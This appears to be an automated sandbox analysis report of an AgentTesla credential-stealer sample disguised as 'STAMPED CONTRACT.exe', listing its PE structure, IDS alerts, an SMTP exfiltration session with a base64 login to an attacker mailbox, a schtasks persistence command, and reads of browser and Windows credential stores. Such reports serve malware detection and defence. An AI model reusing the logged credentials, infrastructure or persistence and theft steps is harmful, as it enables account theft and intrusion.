Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F12148 [Mon Aug 8 14:44:24 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc62e8	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc8000	0x5b4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xca000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc4340	0xc4400	False	0.8558705712579617	data	7.757505394635879	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xc8000	0x5b4	0x600	False	0.427734375	data	4.096493971527891	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xca000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xc8090	0x324	data		
RT_MANIFEST	0xc83c4	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3192.185.46.31 497415872030171 08/08/22- 20:29:37.983170	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49741	587	192.168.2.3	192.185.46.31
192.168.2.3192.185.46.31 497415872839723 08/08/22- 20:29:37.983170	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49741	587	192.168.2.3	192.185.46.31
192.168.2.3192.185.46.31 497415872851779 08/08/22- 20:29:37.983277	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49741	587	192.168.2.3	192.185.46.31
192.168.2.3192.185.46.31 497415872840032 08/08/22- 20:29:37.983277	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49741	587	192.168.2.3	192.185.46.31

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:29:35.801079035 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:35.964299917 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:35.964421988 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:36.410248995 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:36.542304039 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:36.844746113 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.008429050 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.010241032 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.175887108 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.176346064 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.379833937 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.392318964 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.393366098 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.556529045 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.556591034 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.556893110 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.760840893 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.817421913 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.817667961 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.981009007 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.982357979 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:37.983170033 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.983277082 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.984299898 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:37.984365940 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:29:38.146271944 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:38.147339106 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:38.148009062 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:29:38.245511055 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:31:14.800889969 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:31:15.004992008 CEST	587	49741	192.185.46.31	192.168.2.3
Aug 8, 2022 20:31:15.165323973 CEST	587	49741	192.185.46.31	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:31:15.165491104 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:31:15.165546894 CEST	49741	587	192.168.2.3	192.185.46.31
Aug 8, 2022 20:31:15.328815937 CEST	587	49741	192.185.46.31	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:29:34.903517008 CEST	49316	53	192.168.2.3	8.8.8.8
Aug 8, 2022 20:29:35.076064110 CEST	53	49316	8.8.8.8	192.168.2.3
Aug 8, 2022 20:29:35.571957111 CEST	56417	53	192.168.2.3	8.8.8.8
Aug 8, 2022 20:29:35.740561008 CEST	53	56417	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 20:29:34.903517008 CEST	192.168.2.3	8.8.8.8	0xf942	Standard query (0)	mail.hindusthan.com	A (IP address)	IN (0x0001)
Aug 8, 2022 20:29:35.571957111 CEST	192.168.2.3	8.8.8.8	0xc934	Standard query (0)	mail.hindusthan.com	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 20:29:35.076064110 CEST	8.8.8.8	192.168.2.3	0xf942	No error (0)	mail.hindusthan.com	hindusthan.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 20:29:35.076064110 CEST	8.8.8.8	192.168.2.3	0xf942	No error (0)	hindusthan.com		192.185.46.31	A (IP address)	IN (0x0001)
Aug 8, 2022 20:29:35.740561008 CEST	8.8.8.8	192.168.2.3	0xc934	No error (0)	mail.hindusthan.com	hindusthan.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 20:29:35.740561008 CEST	8.8.8.8	192.168.2.3	0xc934	No error (0)	hindusthan.com		192.185.46.31	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 8, 2022 20:29:36.410248995 CEST	587	49741	192.185.46.31	192.168.2.3	220-gator4116.hostgator.com ESMTP Exim 4.95 #2 Mon, 08 Aug 2022 13:29:31 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 8, 2022 20:29:36.844746113 CEST	49741	587	192.168.2.3	192.185.46.31	EHLO 818225
Aug 8, 2022 20:29:37.008429050 CEST	587	49741	192.185.46.31	192.168.2.3	250-gator4116.hostgator.com Hello 818225 [102.129.143.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Aug 8, 2022 20:29:37.010241032 CEST	49741	587	192.168.2.3	192.185.46.31	AUTH login Zm9tYmJzckBoaW5kdXN0aGFuLmNvbQ==
Aug 8, 2022 20:29:37.175887108 CEST	587	49741	192.185.46.31	192.168.2.3	334 UGFzc3dvcmQ6
Aug 8, 2022 20:29:37.392318964 CEST	587	49741	192.185.46.31	192.168.2.3	235 Authentication succeeded
Aug 8, 2022 20:29:37.393366098 CEST	49741	587	192.168.2.3	192.185.46.31	MAIL FROM:<fombbsr@hindusthan.com>
Aug 8, 2022 20:29:37.556591034 CEST	587	49741	192.185.46.31	192.168.2.3	250 OK
Aug 8, 2022 20:29:37.556893110 CEST	49741	587	192.168.2.3	192.185.46.31	RCPT TO:<sundus.saharbmacapital@gmail.com>
Aug 8, 2022 20:29:37.817421913 CEST	587	49741	192.185.46.31	192.168.2.3	250 Accepted
Aug 8, 2022 20:29:37.817667961 CEST	49741	587	192.168.2.3	192.185.46.31	DATA
Aug 8, 2022 20:29:37.982357979 CEST	587	49741	192.185.46.31	192.168.2.3	354 Enter message, ending with "." on a line by itself
Aug 8, 2022 20:29:37.984365940 CEST	49741	587	192.168.2.3	192.185.46.31	.
Aug 8, 2022 20:29:38.148009062 CEST	587	49741	192.185.46.31	192.168.2.3	250 OK id=1oL7VN-001Ipm-36
Aug 8, 2022 20:31:14.800889969 CEST	49741	587	192.168.2.3	192.185.46.31	QUIT
Aug 8, 2022 20:31:15.165323973 CEST	587	49741	192.185.46.31	192.168.2.3	221 gator4116.hostgator.com closing connection

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: STAMPED CONTRACT.exe PID: **5676**, Parent PID: **4004**

General

Target ID:	0
Start time:	20:29:04
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\STAMPED CONTRACT.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\STAMPED CONTRACT.exe"
Imagebase:	0x490000
File size:	806400 bytes
MD5 hash:	38E7F1EA9B24AA0CE2A81F0B8D1211F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.277639077.0000000003899000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.277639077.0000000003899000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.277639077.0000000003899000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\UBkncV.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BC41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpBA47.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6BC47038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\STAMPED CONTRACT.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D10C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBA47.tmp	success or wait	1	6BC46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\UBkncV.exe	0	806400	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 48 21 fd 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 50 00 00 44 0c 00 00 08 00 00 00 00 00 00 3a 63 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0c 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELH!bPD:c @ @	success or wait	1	6BC41B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmpBA47.tmp	0	1639	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationIn	success or wait	1	6BC41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\STAMPED CONTRACT.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"," C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D10C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CDD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BC41B4F	ReadFile
C:\Users\user\Desktop\STAMPED CONTRACT.exe	unknown	806400	success or wait	1	6BC41B4F	ReadFile

Analysis Process: schtasks.exe PID: **6132**, Parent PID: **5676**

General

Target ID:	4
Start time:	20:29:17
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\UBkncV" /XML "C:\Users\user\AppData\Local\Temp\tmpBA47.tmp
Imagebase:	0x930000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBA47.tmp	unknown	2	success or wait	1	93AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBA47.tmp	unknown	1640	success or wait	1	93ABD9	ReadFile

Analysis Process: conhost.exe PID: **5700**, Parent PID: **6132**

General

Target ID:	5
Start time:	20:29:18
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: STAMPED CONTRACT.exe PID: **4668**, Parent PID: **5676**

General

Target ID:	7
Start time:	20:29:19
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\STAMPED CONTRACT.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xc30000
File size:	806400 bytes
MD5 hash:	38E7F1EA9B24AA0CE2A81F0B8D1211F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.268833030.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.268833030.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000007.00000000.268833030.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.510347221.00000000030F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.510347221.00000000030F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CDD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BC41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BC41B4F	ReadFile

Disassembly

No disassembly